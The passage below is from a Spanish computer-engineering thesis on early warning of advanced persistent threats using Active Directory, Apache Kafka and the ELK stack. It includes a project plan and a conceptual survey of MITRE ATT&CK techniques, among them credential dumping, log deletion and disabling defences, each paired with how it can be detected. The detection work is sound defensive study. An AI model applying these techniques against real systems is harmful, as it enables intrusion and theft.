


Universidad de **Valladolid**

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
Mención en Tecnologías de la información

Alerta Temprana de Amenazas de Seguridad con Apache Kafka y la Pila ELK

Autor:
Yeray Manuel Páez Olmedo

Universidad de **Valladolid**

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
Mención en Tecnologías de la información

Alerta Temprana de Amenazas de Seguridad con Apache Kafka y la Pila ELK

Autor:
Yeray Manuel Páez Olmedo

Tutor:
Blas Torregrosa Garcia

Resumen

Las amenazas persistentes avanzadas son ataques que se suelen realizar contra grandes organizaciones. Estos ataques utilizan técnicas avanzadas para extraer información y permanecer sin ser detectados. Su detección es compleja, porque se suele crear un malware nuevo para cada ataque. No podemos fiarnos de que un antivirus convencional sea capaz de detectarlas.

Una forma de detectar la presencia de amenazas persistentes avanzadas consiste en la monitorización de equipos. Analizando los eventos que suceden en un equipo se puede detectar el uso de técnicas de ataque.

En este documento se describen varías técnicas de ataque, y se ha creado un sistema capaz de detectarlas, basándose en un registro de eventos. El sistema se puede separar en tres partes. En primer lugar, tenemos un controlador de dominio Active Directory, configurado para que se instalen de forma automática varias herramientas de monitorización, en todos los equipos de una organización. El segundo componente es Apache Kafka, que se utiliza para recopilar los eventos de todos los equipos. El tercer componente es la pila ELK, que se encarga de leer los eventos de Kafka, analizarlos, y mostrar en un panel de mando varios indicadores de actividad maliciosa.

Finalmente, se ha hecho una simulación de un ataque, y se ha comprobado como el sistema es capaz de detectar las técnicas utilizadas. Queda demostrada la efectividad de el análisis de eventos en la detección de amenazas persistentes avanzadas. La utilización de un sistema similar al descrito mejoraría la seguridad informática de una organización.

Tabla de Contenidos

Índice de figuras

Capítulo 1

Introducción

1.1. Contexto

La seguridad informática es un sector en continuo movimiento. Hay una lucha constante entre la creación de nuevos ataques, y nuevas defensas. Debido a ello, resulta interesante el estudio de métodos de defensa capaces de detectar ataques sofisticados que utilizan técnicas nunca vistas. Un tipo de amenaza que merece especial atención son las Amenazas Persistentes Avanzadas (APT), que tras infectar una red, permanecen bastante tiempo sin ser detectadas. Utilizan técnicas de ataque que tienen como prioridad no levantar sospecha.

Sería importante detectar este tipo de amenazas rápidamente, antes de que puedan causar daños, pero no es una tarea sencilla. Normalmente, se crean ataques nuevos contra cada objetivo. Los antivirus se basan en la detección de malware ya conocido, y no son de mucha utilidad en estos casos.

El tipo de actividades que realizan las APT dejan un rastro que pueden servir como indicio de un ataque. Una forma de poder detectarlas, consiste en monitorizar toda la actividad de cada equipo, con el objetivo de encontrar patrones de comportamiento extraños.

Las herramientas SIEM (Información de Seguridad y Gestión de Eventos) son esenciales en la detección de amenazas persistentes. Se encargan de agregar los registros de eventos de toda la infraestructura de una organización, analizar los eventos, producir informes, y alertar si detecta cierta actividad.

Pongamos por ejemplo un sistema SIEM que monitoriza inicios de sesión. En este sistema se ha detectado un inicio de sesión en horario no laborable. Por si solo, este inicio de sesión no es necesariamente un indicador de ataque, y se necesita realizar una investigación manual. En ese caso un administrador de sistemas podría analizar la actividad que ha recogido el SIEM durante esa sesión, y determinar si se está produciendo un ataque.

Aunque en el ejemplo anterior solo se monitorizan inicios de sesión, los SIEM se pueden configurar para que sean capaces de detectar técnicas especificas. En algunos casos, se podría confirmar la presencia de un ataque sin intervención manual.

1.2. Objetivos

El objetivo principal de éste trabajo, es la creación de un sistema que permita la detección de amenazas persistentes avanzadas. El funcionamiento del sistema estará basado en el análisis de un registro de eventos. Ademas, el sistema funcionará en un entorno empresarial, con varios equipos en un dominio de Active Directory. Para conseguirlo, se plantean los siguientes objetivos:

- **Estudio de las amenazas persistentes avanzadas:** Se realizará un estudio de las características principales de las amenazas persistentes avanzadas. De esta forma, se podrá comprender como funcionan, como se ocultan, y que técnicas utilizan.
- **Estudio de métodos de detección:** Se realizará un estudio de métodos que se pueden utilizar para la detección de las técnicas estudiadas.
- **Estudio de las herramientas utilizadas:** Para poder configurar las herramientas, es necesario conocer sus capacidades, funciones, y limitaciones.
- **Creación de un dominio Active Directory:** Se creará un dominio Active Directory con el objetivo de poder simular un pequeño entorno corporativo.
- **Despliegue de software de monitorización:** Como las amenazas persistentes avanzadas atacan organizaciones con múltiples equipos, sería útil conseguir que se instalara automáticamente el software de monitorización en todos los equipos del dominio.
- **Construcción de una cola de mensajes:** Para recopilar los eventos de todos los equipos, se utilizará Apache Kafka, que cuenta con gran capacidad para escalar, en caso de que crezca el número de equipos a monitorizar.
- **Detección de ataques:** Utilizar la pila ELK para que analice los eventos recogidos, y permita detectar ataques utilizando un dashboard que muestre información con visualizaciones gráficas.
- **Simulación de un ataque:** Utilizar herramientas que utilicen técnicas de ataque para comprobar si el sistema es capaz de detectarlas.

Capítulo 2

Planificación

Para el desarrollo del proyecto, se sigue la metodología en cascada. Se propone una serie de fases y tareas, y se debe completar una etapa antes de pasar a la siguiente. En el siguiente diagrama de Gantt (figura 2.1) se muestra una visión general de la organización temporal. En las secciones siguientes, se proporciona una descripción detallada de todas las tareas, y un plan de contingencia.




Figura 2.1: Diagrama de Gantt.

2.1. Preparar el dominio

Para la realización de pruebas y simulaciones, se va a elaborar un laboratorio con máquinas virtuales que formen parte de un dominio de Active Directory. Como este dominio va a ser utilizado en otro proyecto, se debe adelantar esta fase. Solamente se realizará la configuración básica del dominio. En otra fase posterior, se finalizará la configuración del laboratorio.

En este laboratorio tendremos:

- Una máquina con Windows Server, que funcionara como controlador de dominio.
- Varias máquinas Windows que pertenecerán al dominio.
- Una máquina Linux para Apache Kafka.
- Una máquina Linux para la pila ELK.

Se desarrollaran las siguientes tareas:

1.1	**Crear dominio Active Directory**
Duración:	3 días
Predecesoras:	-
Descripción:	Configurar la máquina con Windows Server como controlador del dominio hackeame.red.

1.2	**Configurar DNS**
Duración:	1 días
Predecesoras:	1.1
Descripción:	Configurar el servicio DNS del controlador del dominio para que pueda resolver nombres de hackeame.red, y definir reenviadores para peticiones externas.

1.2	**Crear usuarios**
Duración:	1 días
Predecesoras:	1.1
Descripción:	Crear varios usuarios de prueba en el dominio, tanto administradores, como usuarios normales.

1.4	**Añadir equipos al dominio**
Duración:	1 días
Predecesoras:	1.3
Descripción:	Cambiar la configuración de los equipos con windows para que utilicen el DNS del controlador del dominio, configurarlos como miembros de hackeame.red, y comprobar que los usuarios del dominio pueden iniciar sesión.

2.2. Estudio inicial

Durante el estudio inicial, se estudiará el software utilizado, las técnicas que utilizan las APT, y posibles formas de detección de ataques.

Se desarrollaran las siguientes tareas:

2.1	**Estudio de Apache Kafka.**
Duración:	2 días
Predecesoras:	1.4
Descripción:	Se realizará un estudio de Apache Kafka, para comprender su funcionamiento y sus capacidades.

2.2	**Estudio de la pila ELK.**
Duración:	5 días
Predecesoras:	2.1
Descripción:	Se realizará un estudio de la pila ELK, para comprender su funcionamiento y sus capacidades.

2.3	**Estudio de las características de las APT.**
Duración:	3 días
Predecesoras:	2.2
Descripción:	Se realizará un estudio de la naturaleza de las APT y sus características.

2.4	**Estudio de técnicas de ataque.**
Duración:	10 días
Predecesoras:	2.3
Descripción:	Se realizará un estudio de las técnicas de ataque que se suelen utilizar en las APT, y formas de detectarlas.

2.5	**Estudio del registro de eventos de windows.**
Duración:	4 días
Predecesoras:	2.4
Descripción:	Se realizará un estudio de los eventos que recoge windows, y cuales son de utilidad para la detección de amenazas.

2.6	**Estudio de software para la recolección de eventos.**
Duración:	2 días
Predecesoras:	2.5
Descripción:	Se realizará un estudio del software utilizado para recoger eventos.

2.3. Configuración del laboratorio

Una vez conocidas las técnicas de ataque, se configurará la pila ELK, para que sea capaz de analizar los eventos de forma correcta, y detectar amenazas minimizando en lo posible falsos positivos.

3.1	**Instalación y configuración de Apache Kafka**
Duración:	5 días
Predecesoras:	2.5
Descripción:	Se instalará Apache Kafka en una máquina Linux. Se configurará para que reciba eventos de las máquinas windows, y que la pila ELK pueda acceder a ellos.

3.2	**Despliegue del software de recolección de eventos**
Duración:	5 días
Predecesoras:	3.1
Descripción:	Instalación del software de recolección de eventos. Se utilizarán las políticas de dominio para que se instale en todas las máquinas de forma automática. Se configurará para que lleguen los eventos de todas las máquinas a Kafka.

3.3	**Configurar auditoría del dominio**
Duración:	1 días
Predecesoras:	3.2
Descripción:	Modificar la política del dominio para que se generen eventos de auditoria relacionados con posibles ataques.

3.4	**Instalación de la pila ELK**
Duración:	7 días
Predecesoras:	3.3
Descripción:	Se instalará la pila ELK en la segunda máquina Linux. También se realizará la configuración de Logstash y Elasticsearch. En esta tarea se comprobará que los eventos se muestran en Kibana. De no ser así, se realizarán las modificaciones necesarias.

2.4. Simulación de un ataque

Se realizará una simulación de un ataque en las máquinas del laboratorio, para comprobar el funcionamiento de nuestro sistema SIEM, y analizar los resultados.

Se desarrollaran las siguientes tareas:

4.1	**Estudio de herramientas para simular un ataque**
Duración:	3 días
Predecesoras:	3
Descripción:	Se realizará un estudio de herramientas que puedan servir para simular los efectos que tendría un ataque.

4.2	**Crear visualizaciones y filtros en Kibana**
Duración:	3 días
Predecesoras:	3
Descripción:	Se crearán una serie de visualizaciones y filtros en Kibana, para facilitar la detección de los ataques, y eliminar el ruido de los eventos cotidianos.

4.2	**Simular técnicas de ataque**
Duración:	4 días
Predecesoras:	3
Descripción:	Se ejecutarán las herramientas seleccionadas anteriormente para simular un ataque para comprobar que se pueden detectar en Kibana. En caso de que no se detecten, se realizarán los cambios de configuración necesarios.

2.5. Documentación

La memoria se desarrolla de forma paralela al trabajo, pero se deja un periodo al final para poder realizar posibles correcciones o mejoras al documento.

5.1	**Finalizar memoria**
Duración:	7 días
Predecesoras:	3
Descripción:	Se completarán los detalles pendientes de la memoria. También se hará una revisión del documento para realizar posibles correcciones y mejoras.

2.6. Plan de contingencia

Para mitigar los efectos de sucesos imprevistos, se tomarán las siguientes medidas:

Escenario de riesgo	**Descripción**
Estimación incorrecta del tiempo de una tarea	Se retrasarán las tareas posteriores. En caso de no poder finalizar a tiempo, se retrasará la entrega a la segunda convocatoria.
Indisposición personal	Se dedicará tiempo extra para intentar volver a la planificación temporal original cuanto antes. De no ser posible, se retrasará la entrega a la segunda convocatoria.
Fallo de una máquina	Se realizará una copia de seguridad periódicamente de los ficheros de configuración, y se apuntaran los pasos seguidos en un fichero de texto. En caso de que sea necesario, se podrá reconstruir el estado de la máquina.
Falta de espacio en disco	Se solicitará un aumento de capacidad del disco. De no ser posible, se eliminarán los eventos antiguos.
Problemas de acceso remoto	Mientras no se pueda solucionar, se realizarán tareas que no requieran el uso de una máquina del laboratorio.
Problemas en desarrollo del proyecto	Se dedicará tiempo extra para intentar encontrar una solución. De no ser posible, se solicitará ayuda al tutor. Si fuera necesario, se retrasaría la entrega a la segunda convocatoria.
Perdida de datos en equipo personal	Todos los ficheros relacionados con la elaboración de la memoria y el proyecto se almacenarán en sistemas con copia de seguridad en la nube.

Capítulo 3

Marco teórico

3.1. Ataques informáticos

Un ataque informático es un proceso sistemático que se realiza contra un adversario para causarle unos efectos deseados. La esencia de una intrusión es que el agresor debe quebrantar la defensa de un entorno seguro y establecer una presencia. Con esa presencia, puede tomar acciones que le hagan conseguir su objetivo.

Lockheed Martin ha desarrollado el modelo The Cyber Kill Chain®, para la identificación y prevención de intrusiones. En este modelo se recogen las etapas que tiene que hacer un adversario para conseguir sus objetivos:

1. **Reconocimiento:** Investigación, identificación y selección de objetivos. Desde un sitio web se puede obtener mucha información, como por ejemplo direcciones de correo, nombres de empleados, o tecnologías que utilizan.

2. **Preparación:** Preparar un ataque, como por ejemplo, integrar un troyano que explote una vulnerabilidad en un documento PDF.

3. **Distribución:** Transmitir el ataque al objetivo. Esto se puede hacer mediante email, sitios web, o memorias USB.

4. **Explotación:** Activar el ataque. Frecuentemente, se produce mediante una vulnerabilidad del sistema operativo, aprovechando características de auto ejecución, o simplemente por ejecución del usuario.

5. **Instalación:** La instalación del troyano o puerta trasera permite que el adversario pueda mantener presencia dentro del entorno.

6. **Comando y control:** Establecer un canal mediante el cual el atacante pueda tener acceso desde fuera del entorno del objetivo. Las APT no realizan acciones de forma automática, y necesitan interacción manual.

7. **Acciones sobre los objetivos:** Después de pasar por las otras seis fases, es cuando el atacante puede tomar acción para conseguir sus objetivos. Normalmente se trata de extracción de información, que implica recolección y cifrado. También puede ser que solo necesite el equipo como punto medio para atacar otros sistemas y moverse lateralmente dentro de la red.




Figura 3.1: Modelo The Cyber Kill Chain®, desarrollado por Lockheed Martin.

3.2. Amenazas persistentes avanzadas

Las amenazas persistentes avanzadas son ataques prolongados. Su objetivo es extraer información a largo plazo, no causar daños. Como pueden ser ataques muy lucrativos, suelen tener como objetivo grandes empresas, o naciones, y utilizan técnicas avanzadas y vulnerabilidades zero-day. Para evitar su detección se utilizan técnicas sofisticadas, como reescribir continuamente su código.

Los ataques de una APT se crean específicamente para cada objetivo. Se construyen nuevas herramientas de malware, en lugar de utilizar otras ya existentes, para evitar ser detectados por antivirus basados en firmas. Ademas, las acciones de una APT no se realizan automáticamente, porque los patrones de comportamiento pueden ser detectados mediante técnicas heurísticas. En su lugar, es el atacante el que manualmente realiza las acciones.

Para ejecutar un ataque con una APT, el atacante tiene que realizar como mínimo las siguientes fases:

- **Obtener acceso:** Normalmente se realiza mediante phising.
- **Establecer persistencia:** Después de obtener acceso, el atacante realiza mas reconocimiento, y utiliza el malware que ha plantado para crear puertas traseras y tuneles para poder moverse sin ser detectado.
- **Obtener mayor acceso:** Una vez dentro, necesita obtener permisos administrativos para tener mayor acceso.
- **Moverse lateralmente:** Con permisos de administrador, el atacante puede moverse por toda la red, e intentar acceder a otros servidores.
- **Preparar el ataque:** en esta etapa, se recogen los datos, se comprimen, y se cifran, para poder extraerlos.
- **Extracción de datos:** El atacante transfiere los datos a su sistema.
- **Permanecer hasta ser detectado:** El atacante puede volver a repetir el proceso mas tarde, siempre que no haya sido detectado.

Figura 3.2: Ciclo de vida de una amenaza persistente avanzada.

3.3. Detección de amenazas persistentes avanzadas

Las APT están diseñadas con la intención de no ser detectadas. Hay varias técnicas que podemos utilizar para intentar detectarlas, pero no todas tienen por que funcionar.

3.3.1. Detección del malware

En la fase de preparación del ataque, se construye un mecanismo para infiltrar el malware. La detección de este malware durante la fase de distribución podría frenar un ataque antes de que pueda causar daños, pero es una técnica que no suele funcionar con las APT. Existen principalmente dos métodos de detección:

- **Detección basada en firma:** Consiste en establecer un identificador a una amenaza conocida, con el objetivo de detectarla si vuelve a aparecer. Como las APT se crean específicamente para cada ataque, el indice de detección es bajo.
- **Detección basada en comportamiento:** Consiste en analizar el código de un objeto antes de su ejecución, para detectar patrones de comportamiento que normalmente están asociados a ataques informáticos. Con este método, la tasa de detección es mas alta, pero tiene mayor coste computacional y puede detectar falsos positivos. Como las APT utilizan técnicas avanzadas para no ser descubiertas, debemos asumir que son capaces de sortear este tipo de detección.

Por la naturaleza de las APT, no podemos considerar fiables ninguno de estos métodos. Otra técnica que podría ser de utilidad es la monitorización.

3.3.2. Monitorización del ataque

Como la detección del malware es difícil, otra forma para detectar una APT es la monitorización. Las APT realizan una serie de acciones, como la escalada de privilegios, o la extracción de datos, que nos pueden permitir detectarla. Algunas de estas técnicas de ataque contra las que podemos monitorizar son:

- **Escalada de privilegios:** Se consigue mediante manipulación de cuentas, y crackeo de contraseñas. Las acciones relacionadas con la manipulación de cuentas generan eventos en el registro de eventos de Windows.
- **Persistencia:** Para mantener persistencia, la APT puede utilizar mecanismos del sistema operativo para programar la ejecución del malware, por ejemplo durante el arranque. Existen políticas de auditoria que notifican cuando se modifica la configuración de estos mecanismos.
- **Movimiento lateral:** Se puede hacer con herramientas de despliegue de software, o mediante inicios de sesión remotos. Se pueden detectar porque aparecen patrones similares en varios equipos.
- **Recolección de datos:** Acceso a ficheros de interés. Se accede a los datos locales de varios equipos, carpetas compartidas, correos electrónicos, etc. Una vez recolectados, se comprimen y se cifran para facilitar su extracción. Esto también se puede detectar configurando una política de auditoría que notifique cuando se produce un acceso.
- **Comando y control:** Ponerse en contacto con el atacante para recibir instrucciones. Una forma de detectar esto puede ser el análisis del tráfico de red.

- **Extracción de datos:** Realizar una transferencia de datos a una máquina del atacante. Se puede utilizar multitud de protocolos. De nuevo, es posible detectarlo mediante el análisis del tráfico de red.

La detección de estas acciones presenta varias dificultares. Todas ellas se realizan de forma cotidiana, y pueden aparecer en grandes volúmenes en entornos corporativos. Separar los eventos normales de los de un ataque requiere mantener una atención especial y constante. Aún así, el realizar una monitorización adecuada puede ser la mejor o única forma de detectar una APT.

3.4. Técnicas utilizadas en los ataques informáticos

La organización MITRE, mantiene una base de conocimientos de acceso publico, que recoge tácticas y técnicas observadas en ataques reales. Las separa en dos matrices: PRE-ATT&CK®, que se encarga de las fases de reconocimiento y preparación, y ATT&CK®, para el resto. Amplia las etapas de *The Cyber Kill Chain®* para dividir las técnicas de ataque. En este trabajo, vamos a explorar las técnicas que aparecen en ATT&CK®, y en concreto, en las que se pueden detectar con la pila ELK y el registro de eventos de windows.

El nombre de las técnicas que se describen a continuación incluye el código identificador asignado por MITRE.




Figura 3.3: Correspondencia de matrices de MITRE con las etapas de The Cyber Kill Chain®.

3.4.1. Persistencia

La persistencia consiste en técnicas que el adversario utiliza para seguir manteniendo acceso a sistemas después de reinicios, cambio de credenciales, y otros factores que puedan cortar el acceso.

T1098 Manipulación de cuentas

Cualquier acción que pueda permitir preservar acceso a una cuenta comprometida, como puede ser modificación de credenciales, o grupos de permisos.

T1547 Ejecución automática

Configurar el sistema de forma que se ejecute un programa automáticamente durante el arranque del sistema, o durante el inicio de sesiones de usuario.

T1136 Creación de cuentas

Con el nivel de acceso adecuado, un atacante puede crearse una cuenta para mantener acceso en los sistemas victima.

T1543 Creación de servicios

Crear un servicio de windows que ejecute una carga maliciosa. Estos servicios se pueden configurar para que se ejecuten de forma automática durante el arranque del sistema.

T1053 Tareas programadas

Un atacante puede crear una tarea programada, utilizando el programador de tareas de windows, que ejecute repetidamente un malware.

T1078 Cuentas válidas

Obtener credenciales de acceso de cuentas existentes. Pueden utilizar cuentas que se crean por defecto, como la cuenta Administrador, o obtener información de cuentas existentes.

La detección de un ataque con eventos de cuentas puede ser difícil, porque pueden suceder de forma normal, cuando no hay un ataque. Su análisis se debe basar en patrones, como por ejemplo, si suceden en horarios extraños, o si presentan un volumen inusual.

En cuanto a la creación de tareas programadas y servicios, su detección es mas sencilla. Se producen con baja frecuencia, y se crean por los administradores, por lo que se debe investigar cualquier evento no programado.

3.4.2. Escalada de privilegios

La escalada de privilegios consiste en técnicas que el adversario utiliza para obtener permisos de mayor nivel en un sistema o en una red. Los adversarios pueden entrar y explorar una red con acceso sin privilegios, pero necesitan permisos elevados para conseguir sus objetivos. Algunas cuentas que se pueden utilizar son: SYSTEM, administrador local, cuentas de usuario con permisos similares a administrador, o cuentas de usuario con acceso a sistemas específicos.

Las técnicas que se utilizan se solapan con las de persistencia. La escalada se puede conseguir obteniendo acceso a una cuenta con mayor privilegio, o programando la ejecución del malware para que se ejecute con otra cuenta de usuario. La detección de estas técnicas se realiza de forma similar a las de persistencia.

3.4.3. Evasión de defensas

Con estás técnicas, el adversario intenta evitar ser detectado, por ejemplo desactivando características de seguridad, o ofuscando el malware.

T1484 Modificación de la política de dominio

Desactivar la configuración de seguridad o auditoría para evadir defensas. Tras el ataque, pueden volverse a activar para no dejar rastro.

T1222 Modificación de permisos de ficheros y directorios

Se puede modificar la configuración de seguridad para acceder a ficheros protegidos, evadiendo las listas de control de acceso. Puede que sea necesario cambiar el propietario del fichero.

T1562 Debilitar defensas

Desactivar antivirus y firewall, o configurarlos para que no detecten el ataque.

T1070 Eliminación de indicadores

Eliminar o alterar los registros de eventos para que no aparezca ninguna actividad del malware.

T1036 Enmascaramiento

Manipular características del malware para que parezca legitimo. Esto puede ser, por ejemplo, utilizar nombres de procesos del sistema, o modificando la fecha de creación para que parezca que se instaló con el sistema operativo.

T1112 Modificar el registro

Utilizar el registro de windows para almacenamiento de configuración y datos del malware, o para eliminar información sobre su presencia.

Todas estas técnicas se pueden detectar habilitando las políticas de auditoría correspondientes. Incluso la eliminación del registro de eventos deja un evento. Como ninguno de estos suelen ocurrir de forma frecuente, se deben investigar cada vez que aparezcan.

3.4.4. Obtención de credenciales

Técnicas utilizadas para obtener nombres de cuentas y contraseñas. Un atacante con credenciales válidas tiene acceso al sistema, y es mas difícil de detectar.

T1110 Fuerza bruta

Utilizar técnicas de fuerza bruta para obtener acceso a cuentas cuando se desconoce la contraseña. Se puede hacer con una lista de contraseñas comunes, o intentando todas las posibilidades. El ataque es mas efectivo si el adversario tiene información sobre la política de contraseñas.

T1003 Descarga de credenciales

Obtención de credenciales almacenadas en el sistema, como puede ser accediendo a la memoria de lsass.exe, que gestiona el acceso de las cuentas. Normalmente la información está en forma de hash. Facilita la obtención de contraseñas con técnicas de fuerza bruta, porque se puede hacer de forma offline.

Un ataque por fuerza bruta genera muchos eventos de inicio de sesión fallido, y es fácil de detectar. Para la detección de descarga de credenciales, se deben auditar los ficheros y programas que pueden contener esta información.

3.4.5. Búsqueda

Técnicas que un atacante puede utilizar para obtener mas información del entorno. Esta información permite que se pueda modificar el ataque atendiendo a las características especificas del sistema.

T1087 Búsqueda de cuentas

